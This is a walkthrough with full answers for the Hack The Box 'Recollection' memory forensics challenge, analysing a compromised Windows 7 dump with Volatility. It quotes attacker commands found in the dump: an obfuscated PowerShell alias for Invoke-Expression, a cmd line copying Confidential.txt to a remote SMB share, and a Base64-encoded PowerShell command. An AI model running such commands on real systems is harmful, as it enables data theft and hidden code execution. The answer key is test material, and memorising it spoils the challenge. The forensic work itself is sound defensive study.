Recollection Sherlock Walkthrough
Memory forensics with Volatility on a compromised Windows 7 host: clipboard and console artifacts, obfuscated PowerShell, failed exfiltration and masquerading malware.
Solved Recollection from Hack The Box!
Category: Memory Forensics Tools Used: Volatility 3 Memory Dump:
recollection.bin
Attack Timeline
Using Volatility’s timeliner plugin, we generated a bodyfile and converted it with mactime to reconstruct the full attack chain on 2022-12-19:
| Time (UTC) | Event | Source |
|---|---|---|
| 10:59 | Malicious exe b0ad704...cb1.exe modified |
Shimcache |
| 11:00 | csrsss.exe created in Downloads (masquerading as csrss.exe) |
MFT |
| 11:00 | bf9e936...b03.exe modified |
Shimcache |
| 11:00 | csrsss.exe modified |
Shimcache |
| 15:05 | data.txt modified |
MFT |
| 16:57 | data.txt created |
MFT |
| 16:59 | b0ad704...cb1.zip accessed |
MFT |
| 17:00 | b0ad704...cb1.zip modified/created |
MFT |
| 17:00 | bf9e936...b03.zip accessed |
MFT |
| 17:33 | b0ad704...cb1 directory/file created |
MFT |
| 17:35 | readme.txt created (“hacked by mafia”) |
MFT |
| 17:35 | b0ad704...cb1.exe created |
MFT |
| 17:36 | csrsss.exe accessed, bf9e936...b03.exe created |
MFT |
| 17:48 | Confidential.txt accessed |
MFT |
| 17:50 | Confidential.lnk created (shortcut opened via Notepad) |
MFT |
| 17:51 | Confidential.txt modified |
MFT |
| 17:57 | bf9e936...b03.exe executed |
UserAssist |
| 17:57 | csrsss.exe executed |
UserAssist |
| 17:58 | b0ad704...cb1.exe execution confirmed |
Prefetch |
The timeline was generated using:
$ python3 vol.py -f recollection.bin timeliner --create-bodyfile > volatility.body $ mactime -b volatility.body -d > full_timeline.csv
Q1 — What is the Operating System of the machine?
Answer: Windows 7
We used the windows.info plugin to extract OS metadata from the memory dump:
$ python3 vol.py -f recollection.bin windows.info

Key indicators from the output:
- NTBuildLab:
7601.24214.amd64fre.win7sp1_ldr_ - NtMajorVersion / NtMinorVersion:
6.1(Windows 7) - CSDVersion:
1(Service Pack 1)
Q2 — When was the memory dump created?

Answer: 2022-12-19 16:07:30
From the same windows.info output, the SystemTime field shows the exact timestamp when the memory was captured:
SystemTime 2022-12-19 16:07:30+00:00
Q3 — After the attacker gained access to the machine, the attacker copied an obfuscated PowerShell command to the clipboard. What was the command?
Answer: (gv '*MDR*').naMe[3,11,2]-joIN''
The clipboard plugin is not available in Volatility 3, so we used Volatility 2 to extract clipboard contents:
$ ./vol2 -f recollection.bin --profile=Win7SP1x64 clipboard

The CF_UNICODETEXT format entry in the output contains the copied text. This is an obfuscated PowerShell command that uses Get-Variable (gv) with a wildcard pattern, extracts specific characters from the variable name via indexing, and joins them together.
Q4 — The attacker copied the obfuscated command to use it as an alias for a PowerShell cmdlet. What is the cmdlet name?
Answer: Invoke-Expression
Deobfuscating the clipboard command (gv '*MDR*').naMe[3,11,2]-joIN'' in a PowerShell session reveals it resolves to iex. iex is the alias for Invoke-Expression — the full cmdlet name. This cmdlet executes strings as PowerShell commands — a common technique used by attackers to run obfuscated or downloaded payloads.

MITRE ATT&CK: T1059.001 — Command and Scripting Interpreter: PowerShell
Q5 — A CMD command was executed to attempt to exfiltrate a file. What is the full command line?
Answer: type C:\Users\Public\Secret\Confidential.txt > \\192.168.0.171\pulice\pass.txt
The consoles plugin (Volatility 2 only) reveals the actual commands typed into cmd.exe:
$ ./vol2 -f recollection.bin --profile=Win7SP1x64 consoles

The command uses type to read a local file and redirects (>) its contents to a remote SMB share — a classic data exfiltration technique over the network.
MITRE ATT&CK: T1048.003 — Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol
Q6 — Following the above command, now tell us if the file was exfiltrated successfully?
Answer: No

From the same consoles output, the command returned the error “The network path was not found”, indicating the remote SMB share at \\192.168.0.171\pulice was unreachable and the exfiltration attempt failed.
Q7 — The attacker tried to create a readme file. What was the full path of the file?
Answer: C:\Users\Public\Office\readme.txt
From the consoles output, we find a Base64-encoded PowerShell command:
powershell -e "ZWNobyAiaGFja2VkIGJ5IG1hZmlhIiA+ICJDOlxVc2Vyc1xQdWJsaWNcT2ZmaWNlXHJlYWRtZS50eHQi"
Decoding the Base64 string reveals the original command:
$ echo "ZWNobyAiaGFja2VkIGJ5IG1hZmlhIiA+ICJDOlxVc2Vyc1xQdWJsaWNcT2ZmaWNlXHJlYWRtZS50eHQi" | base64 -d
echo "hacked by mafia" > "C:\Users\Public\Office\readme.txt"
The attacker attempted to write “hacked by mafia” into a readme file at the specified path.
MITRE ATT&CK: T1027 — Obfuscated Files or Information
Q8 — What was the Host Name of the machine?
Answer: USER-PC
From the consoles output (Volatility 2), the attacker ran net users which displays the hostname in its output:
User accounts for \\USER-PC

Q9 — How many user accounts were in the machine?
Answer: 3
From the same consoles output, the net users command lists all local accounts:
Administrator Guest user

net users output
Q10 — In the “” folder there were some sub-folders where there was a file named passwords.txt. What was the full file location/path?
Answer: \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.0.0.0\passwords.txt
We used the filescan plugin to locate the file in memory:
$ python3 vol.py -f recollection.bin windows.filescan | grep -i "passwords.txt"
The \Device\HarddiskVolume2\ prefix is Windows’ internal device path representation, mapping to C:\.
Q11 — A malicious executable file was executed using command. The executable EXE file’s name was the hash value of itself. What was the hash value?
Answer: b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1
From the consoles output (Volatility 2), the attacker navigated to C:\Users\user\Downloads and executed a file whose name is its own SHA-256 hash:
PS C:\Users\user\Downloads> .\b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1.exe
The ls output also reveals other suspicious files in the Downloads folder, including a .zip with the same hash name, another zip with a different hash, and csrsss.exe (note the extra ‘s’ — mimicking the legitimate csrss.exe).

Malicious exe execution
MITRE ATT&CK: T1204.002 — User Execution: Malicious File
Q12 — Following the previous question, what is the Imphash of the malicious file you found above?
Answer: d3b592cd9481e4f053b5362e22d61595
We searched the SHA-256 hash on VirusTotal and found the Imphash under the Details tab.

VirusTotal Details
Note: In real-world incident response, searching a hash on VirusTotal is safe (it only queries existing records), but uploading a sample can alert the attacker if they monitor VT. Safer alternatives include dumping the file from memory and computing the imphash locally using Python’s
pefilelibrary:import pefile pe = pefile.PE("dumped_file.exe") print(pe.get_imphash())

Q13 — Following the previous question, tell us the date in UTC format when the malicious file was created?
Answer: 2022-06-22 11:49:04
From the same VirusTotal Details page, the Creation Time field shows when the PE file was compiled/created.

Q14 — What was the local IP address of the machine?
Answer: 192.168.0.104
Using the netscan plugin to list network connections:
$ python3 vol.py -f recollection.bin windows.netscan
The local IP 192.168.0.104 appears in multiple connections, including an ESTABLISHED TCP connection to 13.33.88.81:443.
Q15 — There were multiple PowerShell processes, where one process was a child process. Which process was its parent process?
Answer: cmd.exe
Using the pstree plugin to visualize the process hierarchy:
$ python3 vol.py -f recollection.bin windows.pstree
The process tree reveals the following timeline of attacker activity under explorer.exe (PID 2032):
| Time (UTC) | Process | PID | Parent PID | Action |
|---|---|---|---|---|
| 2022-12-19 15:33:13 | explorer.exe | 2032 | 1988 | User desktop session starts |
| 2022-12-19 15:40:08 | cmd.exe | 4052 | 2032 | Attacker opens a Command Prompt |
| 2022-12-19 15:43:39 | powershell.exe | 3688 | 2032 | PowerShell launched from Explorer |
| 2022-12-19 15:44:44 | powershell.exe | 3532 | 4052 | Child PowerShell spawned from cmd.exe |
| 2022-12-19 15:50:42 | notepad.exe | 3476 | 2032 | Opens Confidential.txt |

The child PowerShell (PID 3532) was spawned from within cmd.exe — a common attacker pattern where a cmd.exe session is used to launch PowerShell for further exploitation.
Q16 — Attacker might have used an email address to login a social media. Can you tell us the email address?
Answer: mafia_code1337@gmail.com
We used strings with a regex pattern to extract email addresses from the memory dump:
$ strings recollection.bin | grep -Eio "[a-z0-9._%+-]+@[a-z0-9.-]+\.[a-z0-9]{2,}" | grep email
Among the results, mafia_code1337@gmail.com stands out as the attacker’s email — the username aligns with the “mafia” reference seen earlier in Q7 ("hacked by mafia").

Email grep output
Q17 — Using MS Edge browser, the victim searched about a SIEM solution. What is the SIEM solution’s name?
Answer: Wazuh
From the Q11 consoles output, the Downloads folder contained wazuh-agent-4.3.10-1.msi, indicating the victim downloaded the Wazuh agent installer. To confirm it was actually installed, we checked the filesystem:
$ python3 vol.py -f recollection.bin windows.filescan | grep -i "wazuh"
0x11e29d440100.0\Program Files (x86)\ossec-agent\wazuh-agent.exe
0x11e29db00     \Program Files (x86)\ossec-agent\wazuh-agent.exe
0x11e3cfdc0     \Program Files (x86)\ossec-agent\libwazuhext.dll
The Wazuh agent was installed at C:\Program Files (x86)\ossec-agent\, confirming the victim not only searched for and downloaded it, but also installed it on the machine.
Q18 — The victim user downloaded an exe file. The file’s name was mimicking a legitimate binary from Microsoft with a typo. Tell us the file name with the file extension?
Answer: csrsss.exe
From the Downloads folder listing in Q11, the file csrsss.exe stands out — it mimics the legitimate Windows process csrss.exe (Client Server Runtime Subsystem) but with an extra s. This is a common attacker technique known as masquerading, where malware is named to resemble legitimate system binaries to avoid suspicion.
MITRE ATT&CK: T1036.005 — Masquerading: Match Legitimate Name or Location